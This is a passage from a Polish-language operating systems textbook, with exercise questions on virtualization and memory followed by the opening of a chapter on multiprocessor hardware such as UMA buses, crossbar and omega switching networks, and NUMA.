18. System VMware wykonuje binarne tłumaczenie jednego podstawowego bloku na raz. Następnie uruchamia ten blok i rozpoczyna tłumaczenie następnego. Czy mógłby przetłumaczyć cały program zawsze, a potem go uruchomić? Jeśli tak, to jakie są zalety i wady każdej z technik?

19. Jaka jest różnica pomiędzy czystym hipernadzorcą a czystym mikrojądrem?
20. Pokrótce wyjaśnij, dlaczego pamięć jest tak trudna do wirtualizacji w praktyce. Uzasadnij odpowiedź.
21. Wiadomo, że uruchamianie wielu maszyn wirtualnych na komputerze PC wymaga dużych ilości pamięci. Dlaczego? Czy potrafisz wskazać jakiś sposób zmniejszenia zużycia pamięci? Objasnij go.
22. Wyjaśnij pojęcie tablic stron-cieni zgodnie ze sposobem ich wykorzystania w wirtualizacji pamięci.
23. Jednym ze sposobów obsługi systemów operacyjnych-gostów, które modyfikują swoje tablice stron za pomocą zwykłych (nieuprzywilejowanych) instrukcji, jest oznaczenie tablic stron jako tylko do odczytu i wykonanie rozkazu pułapki w momencie ich modyfikacji. W jaki inny sposób można utrzymywać tablice stron-cenie? Przeanalizuj wydajność swojego podejścia w porównaniu z tablicami stron tylko do odczytu.
24. Do czego są wykorzystywane sterowniki balonów? Czy to jest oszukiwanie?
25. Opisz sytuację, w której sterowniki balonów nie działają.
26. Wyjaśnij pojęcie deduplikacji stosowanej w wirtualizacji pamięci.
27. Komputery od dziesięcioleci wykorzystywały kanały DMA do realizacji wejścia-wyjścia. Czy przed wprowadzeniem jednostek MMU wejścia-wyjścia powodowały one jakiekolwiek problemy?
28. Podaj jedną przewagę przetwarzania w chmurze nad lokalnym uruchamianiem programów. Wymień także jedną wadę.
29. Podaj znaczenie skrótów: IAAS, PAAS i SAAS oraz przykłady.
30. Dlaczego migracja maszyn wirtualnych jest istotna? W jakich okolicznościach może być przydatna?
31. Migracja maszyn wirtualnych może być łatwiejsza od migracji procesów, ale migracja w dalszym ciągu może stwarzać trudności. Jakie problemy mogą się pojawić podczas migracji maszyny wirtualnej?
32. Dlaczego migracja maszyn wirtualnych z jednego komputera na inny jest łatwiejsza niż migracja procesów z jednego komputera do innego?
33. Jaka jest różnica między migracją na żywo a migracją innego rodzaju (martwą migracją)?
34. Jakie trzy główne wymagania rozważali projektanci VMware podczas opracowywania swojego rozwiązania wirtualizacji?
35. Dlaczego ogromna liczba urządzeń peryferyjnych dostępnych w czasie, gdy po raz pierwszy wprowadzano system VMware Workstation, była problemem?
36. System VMware ESXi ma bardzo niewielkie rozmiary. Dlaczego zaprojektowano go w taki sposób? Przecież serwery w centrach danych zwykle są wyposażone w kilkadziesiąt gigabajtów pamięci RAM. Jaką różnicę sprawia kilkadziesiąt megabajtów mniej lub więcej?
37. Poszukaj w internecie dwóch praktycznych przykładów wirtualnych urządzeń.

8

SYSTEMY WIELOPROCESOROWE

Od momentu powstania branży komputerowej nieprzerwanie dążono do uzyskiwania coraz większych mocy obliczeniowych. Komputer ENIAC mógł wykonywać 300 operacji na sekundę — działał zatem co najmniej tysiąc razy szybciej niż jakikolwiek kalkulator wcześniej, a mimo to użytkownicy nie byli zadowoleni. Obecnie dysponujemy maszynami, które działają milion razy szybciej niż ENIAC, a i tak w dalszym ciągu jest zapotrzebowanie na jeszcze większą moc obliczeniową. Astronomowie próbują zrozumieć wszechświat, biolodzy wyciągają wnioski z implikacji dotyczących ludzkiego genomu, inżynierowie lotnictwa chcą tworzyć bezpieczniejsze i ekonomiczniejsze samoloty, a wszyscy chcieliby więcej cykli procesora. Niezależnie od tego, ile jest dostępnej mocy obliczeniowej, nigdy nie ma jej dostatecznie dużo.

Rozwiązańm stosowanym w przeszłości było ciągle przyspieszanie zegara. Niestety, zaczynamy zbliżać się do granic możliwości przyspieszania zegara. Zgodnie z teorią względności Einsteina żaden sygnał elektryczny nie może rozprzestrzeniać się szybciej od prędkości światła, co odpowiada około 30 cm/ns w przótn oraz około 20 cm/ns w łączu miedzianym lub światłowodowym. Oznacza to, że w komputerze wyposażonym w zegar o częstotliwości 10 GHz sygnał nie może być przesyłany dalej niż na odległość 2 cm. W przypadku komputera z zegarem 100 GHz całkowita długość ścieżki wynosi co najwyżej 2 mm. Komputer z zegarem 1 THz (1000 GHz) musiałby być mniejszy niż 100 mikronów, aby sygnał zdążył dotrzeć od jednego końca do drugiego i z powrotem w ciągu pojedynczego cyklu zegara.

Produkcja tak małych komputerów teoretycznie jest możliwa, ale docieramy do innego podstawowego problemu: rozpraszania ciepła. Im szybciej komputer działa, tym więcej ciepła generuje, a im mniejsze rozmiary komputera, tym trudniej pozbyć się tego ciepła. Już w systemach x86 wyższej klasy radiator procesora jest większy niż sam procesor. W rezultacie przejście od 1 MHz do 1 GHz wymagało jedynie opracowania lepszego sposobu produkcji układów. Przejście od 1 GHz do 1 THz wymaga całkowicie innego podejścia.

Jednym ze sposobów osiągnięcia większej szybkości komputerów jest wykorzystanie przetwarzania równoległego. Takie komputery zawierają wiele procesorów, z których każdy działa


z „normalną” szybkością (cokolwiek miałoby to znaczyć w danej chwili), ale wspólnie mają znacznie większą moc obliczeniową niż pojedynczy komputer. Obecnie na rynku są już dostępne komputery zawierające dziesiątki tysięcy procesorów. Systemy z milionem procesorów „na pokładzie” już się buduje w laboratoriach [Furber et al., 2013]. O ile możliwe są inne potencjalne sposoby uzyskiwania większej szybkości — np. komputery biologiczne — o tyle w tym rozdziale skoncentrujemy się na systemach z wieloma konwencjonalnymi procesorami.

Komputery równolegle są często wykorzystywane do wykonywania intensywnych obliczeń numerycznych. Takie problemy, jak prognozowanie pogody, modelowanie przepływu powietrza wokół skrzydła samolotu, symulacja procesów gospodarczych czy też zrozumienie interakcji leków z receptorami w ludzkim mózgu, to zadania wymagające bardzo intensywnych obliczeń. Rozwiązanie tego rodzaju problemów wymaga długich przebiegów wielu procesorów na raz. Systemy wieloprocesorowe omówione w niniejszym rozdziale są powszechnie używane m.in. dla tych i podobnych problemów w nauce i inżynierii.

Na uwagę zasługuje również niezwykły rozwój internetu. Pierwotnie zaprojektowano go jako prototyp odpornego na błędy wojskowego systemu dowodzenia, później zyskał popularność w akademickich ośrodkach komputerowych, a jeszcze później zaczęto go wykorzystywać w wielu innych dziedzinach. Jedną z tych dziedzin jest połączenie mocy obliczeniowej tysięcy komputerów na całym świecie w celu wspólnego rozwiązywania skomplikowanych problemów naukowych. Pod pewnymi względami system składający się z 1000 komputerów rozproszonych po całym świecie nie różni się zbytnio od jednego systemu złożonego z 1000 komputerów umieszczonych w jednym pokoju. Różne są jedynie opóźnienia oraz inne charakterystyki techniczne. O takich systemach także opowiem w tym rozdziale.

Umieszczenie miliona niepołączonych ze sobą komputerów w pokoju jest dość łatwe, pod warunkiem że dysponujemy odpowiednią kwotą pieniędzy i wystarczająco dużym pokojem. Rozproszenie miliona komputerów po całym świecie okazuje się jeszcze łatwiejsze, ponieważ w tym przypadku drugi problem rozwiązuje się sam. Problem zaczyna się wtedy, kiedy chcemy, aby komputery te komunikowały się ze sobą w celu wspólnego rozwiązywania pojedynczego problemu. W związku z tym prowadzi się liczne prace nad technologią połączeń. Z kolei różne technologie połączeń doprowadziły do powstania jakościowo różnych systemów oraz różnych organizacji programowych.

Komunikacja pomiędzy komponentami elektronicznymi (lub optycznymi) zawsze sprowadza się do przesyłania pomiędzy nimi komunikatów — ścisłe zdefiniowanych ciągów bitów. Występujące różnice dotyczą skali czasowej, skali odległości oraz organizacji logicznej. Na jednym ekstremum są systemy wieloprocesorowe ze współdzieloną pamięcią, w których od dwóch do około 1000 procesorów komunikuje się za pośrednictwem współdzielonej pamięci. W tym modelu każdy procesor ma równy dostęp do całej fizycznej pamięci i może czytać oraz zapisywać indywidualne słowa za pomocą instrukcji LOAD i STORE. Dostęp do słowa pamięci zazwyczaj zajmuje od 1 do 10 ns. Jak się dowiemy, obecnie powszechnie umieszcza się więcej niż jeden rdzeń w pojedynczym chipie procesora. Kilka rdzeni współdzieli dostęp do pamięci głównej (czasami nawet współużytkują pamięć podręczną). Innymi słowy, model systemu wielokomputerowego ze współdzieloną pamięcią można zaimplementować, używając fizycznie odrębnych procesorów, wielu rdzeni jednego procesora lub kombinacji powyższych sposobów. Chociaż ten model (pokażany na rysunku 8.1(a)) wydaje się prosty, faktyczna implementacja nie jest już tak prosta. Zwykle wymaga przekazywania wielu komunikatów, co wkrótce wyjaśnimy. Tymczasem wspomniane przekazywanie komunikatów jest niewidoczne dla programistów.



Rysunek 8.1. (a) System wieloprocesorowy ze współdzieloną pamięcią; (b) wielokomputer bazujący na przesyłaniu komunikatów; (c) rozproszony system w sieci rozległej

Kolejny model pokazano na rysunku 8.1(b). W tym przypadku pewna liczba par procesor – pamięć jest połączona ze sobą za pomocą szybkiego łącznika. Taki rodzaj systemu to tzw. *wielokomputer z przekazywaniem komunikatów* (ang. *message-passing multicomputer*). Każdy procesor ma lokalną pamięć, do której tylko on ma dostęp. Procesory komunikują się ze sobą, przesyłając komunikaty poprzez łączne transmisyjne. Przy dobrym łączu krótkie komunikaty mogą być przesyłane w ciągu 10 – 50 μs . Pomimo wszystko jest to znacznie dłuższe, niż wynosi czas dostępu do pamięci w systemie z rysunku 8.1(a). W tym układzie nie występuje wspólna, globalna pamięć. Wielokomputery (tzn. systemy przekazywania komunikatów) są znacznie łatwiejsze do tworzenia od systemów wieloprocesorowych (bazujących na współdzielonej pamięci), ale okazują się znacznie bardziej skomplikowane do programowania. W związku z tym każdy rodzaj systemów ma swoich fanów.

Trzeci model, pokazany na rysunku 8.1(c), łączy kompletne systemy komputerowe przez sieć rozległą, np. internet, i tworzy w ten sposób *system rozproszony*. Każdy system ma swoją pamięć, a poszczególne systemy komunikują się pomiędzy sobą poprzez przekazywanie komunikatów. Jedyna faktyczna różnica pomiędzy systemami z rysunku 8.1(b) i 8.1(c) polega na tym, że w tym drugim występują kompletne komputery, a czas przekazywania komunikatów często wynosi 10 – 100 ms. Ze względu na tak duże opóźnienia *luźno związane systemy* w rodzaju tego, który pokazano na rysunku 8.1(c), muszą być wykorzystywane inaczej niż *ściśle związane systemy* podobne do tych, które pokazano na rysunku 8.1(b). Trzy wspomniane typy systemów różnią się opóźnieniami o mniej więcej trzy rzędy wielkości. Podobna różnica występuje pomiędzy jednym dniem a trzema latami.

Ten rozdział składa się z czterech głównych podrozdziałów odpowiadających trzem modelom z rysunku 8.1. Dodatkowo jeden podrozdział poświęcono wirtualizacji — programowemu sposobowi stwarzania iluzji występowania większej liczby procesorów. Każdy podrozdział rozpoczniemy od zwięzłego wprowadzenia w tematykę dotyczącą sprzętu. Następnie przejdziemy do oprogramowania. Omówimy przede wszystkim problemy występujące w systemach operacyjnych systemów takiego typu. Jak się przekonamy, w każdym przypadku występują inne problemy i wymagane jest inne podejście.

8.1. SYSTEMY WIELOPROCESOROWE

System wieloprocesorowy ze współdzieloną pamięcią (nazywany w dalszej części tej książki po prostu systemem wieloprocesorowym) to system komputerowy, w którym jeden procesor (lub kilka) używa wspólną pamięć RAM. Program wykonywany na dowolnym procesorze widzi

normalną (zazwyczaj stronicowaną) wirtualną przestrzeń adresową. Jedyną niestandardową właściwością, jaką posiada ten system, jest to, że procesor może zapisać jakąś wartość do słowa pamięci, a następnie odczytać słowo i uzyskać inną wartość (ponieważ inny procesor ją zmienił). Przy prawidłowej organizacji własność ta tworzy podstawę komunikacji międzyprocesorowej: jeden procesor zapisuje jakieś dane do pamięci, a drugi czyta te dane.


W większości przypadków wieloprocesorowe systemy operacyjne są po prostu standardowymi systemami operacyjnymi. Obsługują wywołania systemowe, realizują zarządzanie pamięcią, dają dostęp do systemu plików i zarządzają urządzeniami wejścia-wyjścia. Niemniej jednak istnieją pewne obszary, w których mają one unikatowe cechy. Należą do nich synchronizacja procesów, zarządzanie zasobami i szeregowanie. Poniżej najpierw pokrótko przyjrzymy się sprzętowi wieloprocesorowemu, a następnie przejdziemy do problemów związanych z wieloprocesorowymi systemami operacyjnymi.

8.1.1. Sprzęt wieloprocesorowy

Chociaż wszystkie systemy wieloprocesorowe mają tę własność, że każdy procesor może zaadresować całą pamięć, niektóre systemy wieloprocesorowe mają dodatkową cechę — pozwalającą na to, aby każde słowo pamięci było czytane tak samo szybko. Takie komputery określa się jako *systemy wieloprocesorowe typu UMA* (od ang. *Uniform Memory Access*). Dla odróżnienia systemy wieloprocesorowe *NUMA* (od ang. *Non-Uniform Memory Access*) nie mają tej własności. Powód, dla którego istnieje taka różnica, wyjaśnimy później. Najpierw omówimy systemy wieloprocesorowe UMA, a następnie przejdziemy do omawiania systemów wieloprocesorowych NUMA.

Systemy wieloprocesorowe UMA z architekturą magistrali

Najprostsze systemy wieloprocesorowe bazują na pojedynczej magistrali, co zilustrowano na rysunku 8.2(a). Dwa procesory lub więcej oraz jeden moduł pamięci lub więcej wykorzystują do komunikacji tę samą magistralę. Kiedy procesor chce przeczytać słowo pamięci, najpierw sprawdza, czy magistrala jest zajęta. Jeśli okazuje się bezczynna, procesor umieszcza adres potrzebnego słowa na magistrali, ustawia kilka sygnałów sterujących, po czym czeka do chwili, aż pamięć umieści żądane słowo na magistrali.



Rysunek 8.2. Trzy rodzaje wieloprocesorów bazujących na magistrali: (a) bez pamięci podrzcznej; (b) z pamięcią podręczną; (c) z pamięcią podręczną i pamięciami prywatnymi

Jeśli w momencie, gdy procesor chce odczytać lub zapisać pamięć, magistrala jest zajęta, czeka do czasu, aż stanie się znów wolna. W tym właśnie tkwi problem z takim projektem. Dla dwóch lub trzech procesorów rywalizacja o magistralę jest możliwa do zarządzania. W przypadku gdy jest ich 32 lub 64, staje się to niemożliwe. System jest ograniczony przepustowością magistrali, a większość procesorów przez znaczny czas będzie bezczynna.

Rozwiązaniem tego problemu może być dodanie pamięci podręcznej do każdego procesora, tak jak pokazano na rysunku 8.2(b). Pamięć podręczna może być umieszczona wewnątrz układu procesora, obok układu procesora, na płytcie procesora lub w dowolnej konfiguracji wszystkich trzech możliwości. Ponieważ z lokalnej pamięci podręcznej można teraz obsługiwać wiele operacji odczytu, na magistrali będzie mniejszy ruch, a system będzie w stanie obsługiwać więcej procesorów. Ogólnie rzecz biorąc, buforowanie nie jest wykonywane na poziomie indywidualnych słów, ale na poziomie bloków o rozmiarze 32 lub 64 bajtów. Gdy następuje odwołanie do słowa, do pamięci podręcznej procesora, który żąda do niego dostępu, trafia cały blok nazywany *wierszem pamięci podręcznej* (ang. *cache line*).


Każdy blok pamięci jest oznaczony jako tylko do odczytu (wtedy może występować w wielu pamięciach podręcznych jednocześnie) lub do odczytu i zapisu (wtedy nie może występować w żadnych innych pamięciach podręcznych). Jeśli procesor próbuje dokonać zapisu słowa znajdującego się w jednej pamięci podręcznej lub kilku takich pamięciach, sprzęt magistrali wykrywa zapis i umieszcza sygnał na magistrali, informując o zapisie wszystkie inne pamięci podręczne. Jeśli inne pamięci podręczne dysponują „czystą” kopią — czyli dokładną kopią tego, co jest w pamięci — mogą odrzucić swoje kopie i zlecić procesorowi zapisującemu pobranie bloku z pamięci przed jego zmodyfikowaniem. Jeśli jakaś inna pamięć podręczna dysponuje „brudną” (tzn. zmodyfikowaną) kopią, to albo musi najpierw zapisać ją z powrotem do pamięci, zanim zapis będzie mógł być kontynuowany, albo przesłać przez magistralę bezpośrednio do procesora zapisującego. Ten zbiór reguł nazywa się *protokołem koherencji pamięci podręcznych* i jest jednym z wielu dostępnych protokołów tego rodzaju.

Jeszcze inną możliwość polega na zastosowaniu projektu rysunku 8.2(c), w którym każdy procesor dysponuje nie tylko pamięcią podręczną, ale także lokalną, prywatną pamięcią, do której uzyskuje dostęp przez dedykowaną (prywatną) magistralę. Aby skorzystać z tej konfiguracji w optymalny sposób, kompilator powinien umieścić cały tekst programu, ciągi znaków, stałe i inne dane tylko do odczytu, a także stosy oraz zmienne lokalne w pamięciach prywatnych. Pamięć współdzielona jest wówczas używana tylko do zapisywanych zmiennych współdzielonych. W większości przypadków taka konfiguracja znacznie zmniejszy ruch na magistrali, ale wymaga ona aktywnej współpracy ze strony kompilatora.

Systemy wieloprocesorowe UMA z przełącznikami krzyżowymi

Nawet przy najlepszym buforowaniu wykorzystanie pojedynczej magistrali ogranicza skalę systemu wieloprocesorowego UMA do 16 lub 32 procesorów. Aby przekroczyć ten limit, potrzebny jest inny rodzaj sieci połączeń międzyprocesorowych. Najprostszym układem pozwalającym na połączenie n procesorów do k pamięci jest tzw. *przelącznik krzyżowy*, pokazany na rysunku 8.3. Przelączników krzyżowych używano od dziesięcioleci w centralach telefonicznych do dowolnego łączenia grup linii wchodzących ze zbiorem linii wychodzących.

Na każdym przecięciu linii poziomej (wchodzącej) oraz pionowej (wychodzącej) znajduje się *punkt krzyżowy* (ang. *crosspoint*). To niewielki przełącznik, który można w sposób elektryczny otworzyć lub zamknąć, w zależności od tego, czy poziome i pionowe linie mają być połączone, czy nie. Na rysunku 8.3(a) można zobaczyć trzy zamknięte punkty krzyżowe. Umożliwiają one jednoczesne połączenia pomiędzy następującymi parami (procesor, pamięć): (010, 000), (101, 101) oraz (110, 010). Możliwych jest wiele innych kombinacji. Liczba możliwych kombinacji jest równa liczbie różnych sposobów umieszczenia ośmiu wież na szachownicy.



Rysunek 8.3. (a) Przelącznik krzyżowy 8×8 ; (b) otwarty punkt krzyżowy; c) zamknięty punkt krzyżowy

Jedna z najbardziej wartościowych cech przełącznika krzyżowego jest taka, że to sieć *nieblokująca*, co oznacza, że system nigdy nie odmówi żadnemu procesorowi wymaganego połączenia ze względu na to, że jakiś punkt krzyżowy lub linia są już zajęte (przy założeniu, że sam moduł pamięci jest dostępny). Nie wszystkie połączenia charakteryzują się taką znakomitą właściwością. Co więcej, nie jest potrzebne zaawansowane planowanie. Nawet jeśli wcześniej zostanie skonfigurowanych siedem dowolnych połączeń, zawsze jest możliwe podłączenie pozostałych procesorów do pozostałych układów pamięci.


Oczywiście w dalszym ciągu jest możliwa rywalizacja o pamięć. Występuje ona wtedy, gdy dwa procesory chcą w tym samym czasie uzyskać dostęp do tego samego modułu pamięci. Niemniej jednak dzięki podziałowi pamięci na n jednostek rywalizacja w porównaniu z modelem z rysunku 8.2 zmniejsza się n razy.

Jedną z najgorszych właściwości przełącznika krzyżowego jest to, że liczba punktów krzyżowych wzrasta w tempie n^2 . Przy 1000 procesorach i 1000 modułach pamięci potrzeba miliona punktów krzyżowych. Wykonanie tak dużego przełącznika krzyżowego jest niemożliwe. Przełączniki krzyżowe można jednak zastosować dla systemów o średnich rozmiarach.

Systemy wieloprocesorowe UMA z wykorzystaniem wielostopniowych przełączników krzyżowych


Całkiem inny projekt systemu wieloprocesorowego bazuje na niewielkim przełączniku 2×2 pokazanym na rysunku 8.4(a). Ten przełącznik posiada dwa wejścia i dwa wyjścia. Komunikaty nadchodzące do dowolnej linii wejściowej można przełączyć na dowolną linię wyjściową. Dla naszych celów komunikaty będą zawierały do czterech części tak, jak pokazano na rysunku 8.4(b).

Pole *Moduł* informuje o tym, jaki moduł pamięci ma być wykorzystany. Pole *Adres* określa adres w obrębie modułu. Pole *Opkod* specyfikuje operację, np. READ lub WRITE. Na koniec opcjonalne pole *Wartość* może zawierać operand, np. 32-bitowe słowo, które ma być zapisane w operacji WRITE. Przełącznik analizuje pole *Module* i wykorzystuje je do stwierdzenia, czy należy przesyłać komunikat na linię *X*, czy na linię *Y*.



Rysunek 8.4. (a) Przelącznik 2×2 z dwoma liniami wejściowymi A i B oraz dwoma liniami wyjściowymi X i Y; (b) format komunikatu

Nasze przełączniki 2×2 można zorganizować na wiele sposobów w celu stworzenia większej wielostopniowej sieci przełączania [Adams et al., 1987], [Bhuyan et al., 1989], [Kumar i Reddy, 1987]. Jedną z możliwości jest zwykła sieć omega zilustrowana na rysunku 8.5. W tym przypadku podłączono osiem procesorów do ósmiu modułów pamięci za pomocą 12 przełączników. W bardziej ogólnym przypadku dla n procesorów i n modułów pamięci potrzeba $\log_2 n$ stopni — $n/2$ przełączników na stopień. Razem potrzeba by było $(n/2)\log_2 n$ przełączników, co jest wartością znacznie mniejszą od n^2 punktów krzyżowych, zwłaszcza dla dużych wartości n .



Rysunek 8.5. Sieć przełącznikowa omega

Wzorzec okablowania sieci omega często nazywa się *doskonałym tasowaniem*, ponieważ mieszanie sygnałów na każdym stopniu przypomina koszulki kart przeciętych na połowę, a następnie tasowanych karta po karcie. Aby przyjrzeć się sposobowi działania sieci omega, przypuśćmy, że procesor CPU 011 chce przeczytać słowo z modułu pamięci 110. Procesor wysyła komunikat READ do przełącznika 1D zawierającego wartość 110 w polu *Moduł*. Przełącznik pobiera pierwszy (tzn. skrajnie lewy) bit wartości 110 i wykorzystuje go na potrzeby routingu. Wartość 0 kieruje sygnał do górnej linii wyjściowej, natomiast wartość 1 do dolnej. Ponieważ ten bit ma wartość 1, komunikat jest kierowany za pośrednictwem niższego wyjścia do przełącznika 2D.

Wszystkie przełączniki drugiego stopnia, włącznie z 2D wykorzystują drugi bit do routingu. Ten bit także ma wartość 1, zatem komunikat jest przekazywany za pośrednictwem dolnego wyjścia do przełącznika 3D. W tym przełączniku jest testowany trzeci bit. System stwierdza,

że ma on wartość 0. W konsekwencji komunikat jest kierowany do górnego wejścia i dociera do modułu pamięci 110, tak jak chcieliśmy. Ścieżka, którą podąża ten komunikat, została oznaczona na rysunku 8.5 literą a .

W miarę jak komunikat przechodzi przez sieć przełączników, bity z lewego końca numeru modułu przestają być potrzebne. Można je wykorzystać do zarejestrowania numeru wiersza. Dzięki temu odpowiedź może znaleźć drogę powrotną. Dla ścieżki a linie wchodzące mają wartości odpowiednio 0 (górne wejście prowadzi do przełącznika 1D), 1 (dolne wejście do 2D) i 1 (dolne wejście do 3D). Odpowiedź jest wysyłana z wykorzystaniem procesora 011, ale tym razem od prawej do lewej.

W tym samym czasie, kiedy są wykonywane te wszystkie operacje, procesor 001 chce zapisać słowo do modułu pamięci 001. W tym miejscu zachodzi analogiczny proces. Komunikaty są kierowane odpowiednio przez górne, ponownie górne i dolne wyjście. Tym razem ścieżkę komunikatu oznaczono literą b . Kiedy moduł nadjeździe, jego pole *Moduł* będzie miało wartość 001. Reprezentuje ona obraną ścieżkę. Ponieważ te dwa żądania nie wykorzystują żadnego z tych samych przełączników, linii czy modułów pamięci, mogą działać równolegle.

Rozważmy teraz, co by się zdarzyło, gdyby w tym samym czasie procesor 000 chciał uzyskać dostęp do modułu pamięci 000. Jego żądanie kolidowałoby z żądaniem procesora 001 na poziomie przełącznika 3A. Jedno z żądań musiałoby czekać. W odróżnieniu od sieci przełączników krzyżowych, układ omega jest *sięcią blokującą*. Nie każdy zbiór żądań może być przetwarzany równolegle. Konflikty mogą występować podczas użytkowania łącza, a także pomiędzy żądaniami do pamięci i odpowiedziami z pamięci.

Bardzo pożądane jest równomierne rozłożenie odwołań do pamięci pomiędzy modułami. Jedną z powszechnie stosowanych technik jest wykorzystywanie bitów niższego rzędu w roli numerów modułów. Dla przykładu rozważmy bajtową przestrzeń adresową, dla komputera, który używa dostępu co najwyżej do 32-bitowych słów. I tak 2 najmniej znaczące bity zazwyczaj będą miały wartości 00, ale 3 kolejne bity będą rozłożone równomiernie. Dzięki użyciu tych 3 bitów w roli numeru modułu kolejne słowa znajdują się w kolejnych modułach. O systemie pamięci, w którym kolejne słowa znajdują się w różnych modułach, mówi się, że jest to *system z przeplotem*. Pamięci z przeplotem maksymalizują stopień zrównoleglenia, ponieważ większość odwołań do pamięci dotyczy kolejnych adresów. Można również zaprojektować sieć przełączników, która będzie nieblokująca i będzie udostępniała wiele ścieżek od każdego procesora do każdego modułu pamięci. Dzięki temu można zapewnić lepszą dystrybucję ruchu.

Systemy wieloprocesorowe NUMA

Możliwości systemów wieloprocesorowych z pojedynczą magistralą — UMA — są zazwyczaj ograniczone do kilkudziesięciu procesorów. Krzyżowe systemy wieloprocesorowe lub systemy wieloprocesorowe bazujące na przełącznikach wymagają wiele (drogiego) sprzętu i nie są tak rozbudowane. Aby uzyskać możliwość obsługi więcej niż 100 procesorów, potrzeba ustępstw. Zazwyczaj ustępstwem jest porzucenie idei o jednakowym czasie dostępu dla wszystkich modułów pamięci. Ustępstwo to prowadzi do idei systemów wieloprocesorowych NUMA zgodnych z opisem zamieszczonym powyżej. Podobnie do swoich kuzynów UMA dostarczają one pojedynczej przestrzeni adresowej dla wszystkich procesorów, ale w odróżnieniu od systemów UMA dostęp do lokalnych modułów pamięci jest szybszy niż dostęp do modułów zdalnych. Zatem wszystkie programy UMA będą działały na komputerach NUMA bez zmian, natomiast wydajność systemów NUMA będzie gorsza w porównaniu z systemami UMA.

Komputery NUMA mają trzy zasadnicze cechy, które odróżniają je od innych systemów wieloprocesorowych:

1. Występuje pojedyncza przestrzeń adresowa widoczna dla wszystkich procesorów.
2. Dostęp do zdalnej pamięci jest realizowany za pośrednictwem instrukcji LOAD i STORE.
3. Dostęp do zdalnej pamięci jest wolniejszy od dostępu do pamięci lokalnej.

Jeśli czas dostępu do zdalnej pamięci nie jest ukryty (ponieważ nie ma pamięci podręcznej), to system nosi nazwę *NC-NUMA* (od ang. *No Cache NUMA*). W przypadku występowania spójnych pamięci podręcznych system nosi nazwę *CC-NUMA* (od ang. *Cache-Coherent NUMA*).

